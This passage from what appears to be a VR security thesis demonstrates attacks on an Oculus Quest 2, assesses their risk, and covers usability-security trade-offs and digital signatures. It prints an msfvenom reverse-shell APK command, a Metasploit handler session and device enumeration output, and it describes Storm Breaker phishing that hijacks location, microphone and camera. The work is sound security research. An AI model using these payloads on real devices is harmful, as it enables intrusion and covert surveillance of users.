Two practical attack scenarios were conducted targeting XR devices. These scenarios demonstrate how attackers can exploit XR environments using social engineering, remote access tools, and permission-based exploits.

- ✓ Scenario 1: Remote Command Execution (RCE) on Oculus Quest 2 via Malicious APK

This scenario referencing Figure 2.5 describes how a malicious APK file, crafted using MSFvenom (Figure 2.7 illustrates the payload configuration) and delivered via social engineering, can be used to compromise an Oculus Quest 2. Once downloaded through the Oculus browser and installed, the payload connects to the attacker's system using Metasploit, granting full remote access (Figure 2.8). The attacker can then execute commands, extract system information, and control the device, highlighting a real-world method for achieving remote code execution (RCE) on VR hardware.



```
(achockie@kali)-[~]  
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.188.203 LPORT=4444 R > atak.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10235 bytes
```

Figure 2.7. Payload generation using MSFvenom

```

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.1.1
LHOST => 192.168.1.1
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.1      yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.1      yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.1:4444
[*] Sending stage (71399 bytes) to 192.168.1.1
[*] Meterpreter session 1 opened (192.168.1.1:4444 -> 192.168.1.1:41098) at 2024-11-11 14:16:24 -0500

meterpreter > sysinfo
Computer      : localhost
OS            : Android 12 - Linux 4.19.157-02013-ge4a8333d5d59 (aarch64)
Architecture : aarch64
System Language : en_US
Meterpreter   : dalvik/android
meterpreter >

```

Figure 2.8. A multi-handler exploit module for handling reverse shell connection to the target in order to execute commands on the target. And a sysinfo command output displaying the device information

```

meterpreter > app_list
Application List

  Name                                     Package                                     Running  IsSystem
  ---                                     -
Accounts Center                          com.meta.AccountsCenter.pwa                false   true
AccountsCenter                          com.oculus.accountscenter                  false   false
Activity Stub                            com.meta.frameworkpackagestubs             false   true
Android Services Library                 android.ext.services                       false   true
Android Shared Library                   android.ext.shared                         false   true
Android System                           android                                    false   true
Android System WebView                   com.android.webview                        false   true
AppSafety                                com.oculus.appsafety                       false   true
AvatarEditor                             com.oculus.avatareeditor                   false   true
Blocked Numbers Storage                   com.android.providers.blockednumber         false   true
Bluetooth                                com.android.bluetooth                      false   true
Bookmark Provider                        com.android.bookmarkprovider               false   true
Browser                                  com.oculus.browser                         false   true
BugReportService                         com.oculus.bugreportservice                false   true
BugReportUploaderService                 com.oculus.bugreportuploader               false   true
Calendar Storage                         com.android.providers.calendar              false   true
CaptionService                           com.oculus.captionservice                  false   true
CaptivePortalLogin                       com.android.captiveportallogin              false   true
Casting                                  com.oculus.magicislandcastingservice        false   true
Certificate Installer                     com.android.certinstaller                   false   true
Charge Control                           com.oculus.os.chargecontrol                 false   true
Companion Device Manager                  com.android.companiondevicemanager          false   true
Companion Server                         com.oculus.companion.server                 false   true
Contacts Storage                         com.android.providers.contacts              false   true
Creed                                    com.survios.CreedDemo                       false   false
Download Manager                         com.android.providers.downloads              false   true
Explore                                  com.oculus.explore                         false   true
External Storage                         com.android.externalstorage                 false   true
ExternalStorage                          com.oculus.externalstorage                  false   true
ExtraPermissions                         com.oculus.extrapermmissions                false   true
Federated Computing Services              com.meta.federatedcomputing.oculus          false   true
Files                                    com.android.documentsui                     false   true
Final Soccer                             com.ivanovichgames.finalkickVR              false   false
FireZoneVR                               com.SoaringRocStudio.FireZoneVR             false   false
First Hand                               com.oculus.samples.firsthand                false   false

```

Figure 2.9. App List command output displaying the list of system services of the device's installed software environment. This can allow malicious actor to find vulnerabilities in running services and compromise them.

✓ Scenario 2: Eavesdropping and Surveillance Via Oculus Quest 2

The second scenario describes an attack involving eavesdropping and unauthorized surveillance on Oculus Quest 2 and AR applications on Android, exploiting misconfigured user permissions through social engineering. The attack utilized Storm Breaker, combined with Ngrok port forwarding, to set up a malicious phishing link as shown in Figure 2.10. When the victim clicked the link, it unknowingly granted attackers access to sensitive device components such as the microphone, camera, and location data, highlighting the risks posed by incorrect permission settings and deceptive tactics.



Figure 2.10. Storm Breaker's server interface with open port 2525 forwarding traffic through Ngrok

• Attack Components and Execution Details

The components involved in Scenario 2, along with the step-by-step execution of each attack, are presented below.

1. Location Tracking Attack

In this scenario, a malicious link is delivered prompting users to locate nearby friends on their XR devices. Upon clicking the malicious link via the Oculus browser, the user's device information and precise geolocation coordinates and device information were captured and transmitted to the attacker, providing the attacker with real-time location tracking capabilities (Figure 2.11).




Figure 2.11. Successful delivery of location tracking information via the storm breaker admin panel

2. Microphone Hijacking Attack

In the Microphone Hijacking Attack, a malicious link deceptively requested microphone permissions, posing as a legitimate XR voice feature. Upon granting permission, users unknowingly allowed attackers to continuously record and transmit their conversations to a remote server. This secret surveillance persisted until the user manually closed the browser, typically without their awareness of being recorded (illustrated in Figure 2.12).




Figure 2.12. Recorded audio conversations delivered to the listening server as a result of the microphone attack

3. Camera Hijacking via AR Device

A malicious link tricked users into unknowingly granting camera access on an AR device, enabling attackers to secretly capture images and videos without the victim's knowledge. Captured media was collected by the attacker through the Storm Breaker admin panel in Figure 2.13.




Figure 2.13. Admin panel displaying image file received as a result of camera attack

2.6.3 Identified Threats and their Vulnerabilities

The scenario 1 highlights the following threats:

- ✓ Remote Code Execution - The exploited vulnerability is "Malicious APK execution enables arbitrary code execution".
- ✓ Social Engineering via Phishing - The exploited vulnerability is "lack of user awareness".
- ✓ Insecure App Installation - The exploited vulnerability is "excessive permission abuse".
- ✓ Unauthorized Access and Data Exfiltration - The exploited vulnerability is "Exposure of sensitive information (files, messages, contacts)".

The Scenario 2 highlights the following threats:

- ✓ Eavesdropping via microphone - The exploited vulnerability is "weak microphone permission control".
- ✓ Social engineering via phishing - The exploited vulnerability is "*lack of awareness*".
- ✓ Surveillance via camera - The exploited vulnerability is "no persistent camera indicator".
- ✓ Real-time location tracking - The exploited vulnerability is "lack of strict location access rules".

Presented in **Error! Reference source not found.** is the identified threats and their progression from initial vulnerabilities to full system compromise.

2.6.4 Cybersecurity Risk Assessment

This section supplements the use case by performing a cybersecurity risk assessment, quantifying identified threats, vulnerabilities, and impacts according to the CIA triad. Established models such as the NVD CVSS calculator and NIST standards were combined with a custom model to calculate the likelihood and overall risk scores for the two described scenarios.

1. Risk Analysis

Risk is defined as the potential loss arising from the combination of attack likelihood, exploited vulnerability, and potential impact [45]. The main goal of risk analysis is to assess the impact of threats and evaluate how effective various attack paths might be [13].

The risk is calculated base on this formular: Risk = Threat * Vulnerability * Impact.

The risk assessment integrates the CVSS to measure the severity and potential impact of each vulnerability. To determine likelihood values, a developed custom model specifically designed for VR-related attack scenarios was used. Based on the factors of defined for the model, the likelihood is acalculated as:

$$Likelihood = \frac{(3 * UBS) + (2 * VEE) + (3 * APA)}{100}$$

2. Results of the risk analysis

The risk score for each identified threat was computed using the formula:

$$\text{Risk} = \text{Likelihood} * \text{Vulnerability} * \text{Impact}$$

Table 2.2. Final computed risk score detailing the impact on CIA and their severity

Threats	C	I	A	Likelihood	Vulnerability	Impact	Risk Score (2)	Severity
Insecure App Installation	√	√		0.75	7.3	5.5	30	High
Social Engineering	√	√		0.79	8.8	5.3	37	High
Remote Code Execution (RCE)	√	√	√	0.79	8.8	5.9	41	High
Unauthorized Access & Data Exfiltration	√	√		0.73	8.2	4.2	25	Medium
Eavesdropping	√			0.70	6.5	3.6	16	Low
Surveillance	√			0.64	6.5	3.6	15	Low
Location tracking	√			0.62	6.5	3.6	15	Low

The findings highlight that Remote Code Execution (RCE), Social Engineering, and Insecure App Installation pose the most severe risks in XR environments, primarily affecting system integrity and availability. Privacy-related threats like Eavesdropping, Surveillance, and Location Tracking are still significant but less critical in comparison. Visual comparisons in Figure 2.14. A visual presentation of the risks for better comparison Figure 2.14 depict the risk levels.




Figure 2.14. A visual presentation of the risks for better comparison

2.7. Conclusion

The chapter fulfills Objectives 1-3 by identifying VR vulnerabilities, analyzing threats, and validating risks through case studies. It delivers a comprehensive exploration of cybersecurity threats in virtual

reality environments, providing a detailed understanding of the risks that arise from the immersive and interactive nature of VR. It introduces a structured taxonomy that classifies threats both by core cybersecurity principles CIA and by attack vectors such as network vulnerabilities, unauthorized access, and social engineering. This dual framework fills a critical gap in existing literature and sets the foundation for future research and policy development in VR security.

It also reviews current mitigation strategies including encryption, intrusion detection, authentication, and zero-trust models. By contextualizing new and existing threats in a structured taxonomy, the chapter sets the stage for building comprehensive VR security frameworks in subsequent research, emphasizing the urgency of securing VR platforms as they expand in use.

In addition, the chapter also brings attention to emerging, VR-specific threats including chaperone manipulation, inception attacks, and identity hijacking. By contextualizing these within immersive systems, the chapter enhances the understanding of how such attacks affect user safety, trust, and privacy. It expands on this analysis through a real-world case study involving a VR gaming platform, demonstrating how vulnerabilities like PII exposure can occur and offering practical insights for security evaluation.

Beyond identifying threats, the chapter surveys current mitigation strategies including encryption techniques, AI-driven intrusion detection, multi-factor and biometric authentication, hardware-based protections, and federated learning for privacy preservation. These methods represent the state of the art in securing immersive technologies.

Overall, this chapter lays the groundwork for developing effective security frameworks tailored to VR. It fulfills the early objectives of the thesis by identifying the key risks, validating them through empirical analysis, and exploring both technical and behavioral mitigation strategies.

Chapter 3. Balancing Usability, User Experience, Security and Privacy in VR Systems

Building on the foundation of chapter 2, this chapter addresses Objective 4 by examining the intricate relationship between usability, user experience, security, and privacy in VR systems.

The chapter adopts a multifaceted approach, integrating theoretical analysis with practical insights derived from real-world case studies and an empirical user study to determine the trade-offs between the factors under study to achieve a delicate balance. It contributes to the thesis by:

- Providing a holistic framework for integrating usability, UX, security, and privacy in VR environments.
- Developing a conceptual model to identify the intersection points between usability, UX, security, and privacy.
- Using Python-based data analysis, the chapter quantitatively assesses the relationship between these four factors.

3.1. Definition of Terms

1. Usability

Usability is a fundamental consideration for any product designed for human interaction. One of the most widely adopted tool to measure usability is the System Usability Scale, a questionnaire designed to evaluate users' perceptions of usability [46]. Usability in other words is the capacity of a particular user to utilize a given system to accomplish particular goals successfully, effectively, and satisfactorily within a clearly defined context of use [47].

2. User Experience

User Experience (UX) describes how a person feels about or responds to a product, system, or service after using it or anticipating using it [48]. Moreover, within a particular context of use, the actual UX is realized when users can attain usability, safety, and satisfaction [49].

3. Security

Developing counter measures to cyber-attacks must comply with confidentiality, integrity and availability (CIA) principles. Security is a set of measures that protect the CIA of information security [12].

4. Privacy

Many individuals lack awareness and a clear understanding of their privacy rights and often have little to no expectations regarding privacy. This results in poor choices when faced with privacy decisions.

Privacy measures provide users the control over what data is collected, how it is processed and stored.

3.2. Achieving a Balance in Usability, User Experience, Security and Privacy in VR

Balancing usability and UX with security and privacy is critical in the design and implementation of VR systems. VR systems should not simply offer security and privacy measures as isolated features but seamlessly weave them into the very fabric of UX [50]. Users, while absorbed by the immersive scenes of VR, should also be shielded from potential threats and data breaches to build trust [51]. Achieving this harmony necessitates careful consideration of every design element, security, user interaction, and privacy safeguard.

3.2.1 The Concept of User Experience and Usability in VR Systems

VR systems normally promise immersive experience and a feeling of presence. Therefore, after a person interacts with a VR system, the experience should be memorable, making the user satisfied with the immersion and recounting the feel of being there. Moreover, the VR system must be easy to utilize by the user and be able to create a true participatory immersion to produce innovative experiences [52].

Making the VR system simple to use is the main goal of guaranteeing a satisfying UX. Designing a usable VR interface that prioritizes ease of use must consider interaction, navigation and feedback. Usability is a crucial aspect of UX. In VR, poor usability can break immersion, diminishing the overall experience. While usability and UX are closely related and both linked to human factors, usability is a key subset of UX. Figure 3.1 presents the elements that consist of UX in VR systems. Considering the elements of usability, they are a direct influence on the UX in VR.




Figure 3.1 . The relationship between UX and Usability

3.2.2 The Relationship Between Usability, UX, Security and Privacy

While ensuring data protection and preventing potential risks is critical [51], designing VR systems that users find intuitive, immersive, and engaging is equally essential. Figure 3.2 presents a model that reveals the relationship between usability, UX, security, and privacy in VR.

Whilst security focuses on authentication, encryption, and safeguards against unauthorized access [53], privacy encompasses the ethical handling of personal information, ensuring compliance with legal and regulatory standards [54]. However, they may overlap at some situations. Securing sensitive data in an VR environment is crucial to achieve security and privacy. On the other hand, security and UX overlaps at integrity and confidentiality– Interaction and perception security should not be manipulated or accessed by unauthorized users. Malicious manipulation of sensory inputs or illegal management of interactions can be used to deceive users, cause disorientation, or even possibly cause injury [17].




Figure 3.2. A model depicting the relationship between UX, Usability, Security and Privacy in VR systems

Meanwhile, UX and privacy meets user preference, where users should have control over their data, to delete, allow permissions or deny.

3.2.3 Case Study Methodology and Results

A user study was conducted using the Oculus Quest 2 headset and vTime VR application. Thirteen participants tested predefined scenarios related to login, avatar customization, messaging, and privacy controls. Results indicated several challenges: lack of intuitive navigation, poor message organization, and insufficient privacy explanations. Participants expressed concerns about unauthorized access and data misuse due to the absence of logout options and weak account protection. Despite these issues, many appreciated the immersive visual and gesture-based experience. Users' views are reported on headset privacy (Figure 3.3). The participants' views on the VR platform are illustrated in Figure 3.4 for usability, Figure 3.5 for UX, Figure 3.6 for security and Figure 3.7 for privacy.




Figure 3.3. The statistical presentation of the participant's views on privacy when using VR headset




Figure 3.4. The statistical presentation of the participants' views on usability within the VR platform




Figure 3.5. The statistical presentation of the participants' views on UX within the VR platform




Figure 3.6. The statistical presentation of the participants' views on security within the VR platform




Figure 3.7 . The statistical presentation of the participants' views on privacy within the VR platform

3.2.4 The Correlation between the Variables Used for the Study

Using Python-based data analysis, correlations between variables showed a moderate relationship between privacy and UX (0.32), indicating users value privacy as a component of their overall experience. Meanwhile, weaker correlations between security and usability (0.14) highlighted the importance of designing non-disruptive security features.




Figure 3.8. The correlation heatmap for the VR app

3.3. Conclusion

The chapter proposes a conceptual model that maps the overlapping areas of these four elements, offering practical design recommendations such as biometric authentication, adaptive permissions, real-time privacy notifications, and user education through gamification.

In conclusion, the chapter demonstrates that while usability, UX, security, and privacy are distinct, they must be approached holistically. A balanced integration of all four leads to more trustworthy, safe, and immersive VR experiences. These findings offer a strategic framework for designers, developers, and researchers working to create secure yet seamless immersive systems.

The study made the following contributions

- **Holistic Integration Framework:** Proposed a multidimensional framework that harmonizes usability, user experience (UX), security, and privacy in VR environments, ensuring immersive experiences are not compromised by security measures.
- **Empirical Case Study:** Conducted a real-world user study with 13 participants using vTime VR on Oculus Quest 2, providing practical insights into how users interact with VR systems in terms of security, usability, and privacy.
- **Conceptual Model Development:** Introduced a conceptual model mapping the overlaps and trade-offs between usability, UX, security, and privacy to guide balanced system design.
- **Conflict Identification:** Identified and analyzed key usability-security conflicts such as intrusive authentication or unclear privacy controls that may hinder immersion and trust in VR systems.
- **Quantitative Correlation Analysis:** Performed Python-based correlation analysis revealing that privacy and UX are moderately correlated, emphasizing that privacy-enhancing features can improve user experience without compromising usability.

Chapter 4. Authenticity and Integrity of Virtual Assets in Immersive Environments

This chapter addresses Objective 5 by examining the use of digital signatures to ensure the authenticity and integrity of data, with a focus on their application in securing virtual assets within VR environments.

The chapter contributes to the thesis by:

- Implemented a cryptographic solution within a VR space that enables users to sign virtual assets and verify their authenticity in real time.
- Providing a user-centric approach to security by empowering end-users in immersive environments with security methods to protect their assets.

4.1. The Concept of Digital Signature

Digital signatures are a field of cryptography, dedicated to securing information by ensuring data confidentiality, integrity, authenticity, and non-repudiation [55]. Cryptography achieves this through encryption to convert plaintext into an encoded format and decryption which restores the original data, preventing unauthorized access.

Cryptographic techniques are typically classified into two main categories: symmetric and asymmetric cryptography [56]. Asymmetric cryptography also known as public-key cryptography, utilizes a pair of keys – public key and a private key. This dual-key mechanism enhances security, particularly in digital signatures and secure communications.

Digital signatures, based on public-key cryptography, ensure data authenticity, integrity, and non-repudiation [57]. They use a private-public key pair and a hashing algorithm like SHA-256. A hash (message digest) is created from the original message and encrypted with the sender's private key [58]. The recipient uses the sender's public key to verify the signature by comparing hash values. If the hashes match, the message is confirmed to be authentic and unchanged [56]. Figure 4.1 illustrates the process of generating and verifying a digital signature, from the sender to the receiver.

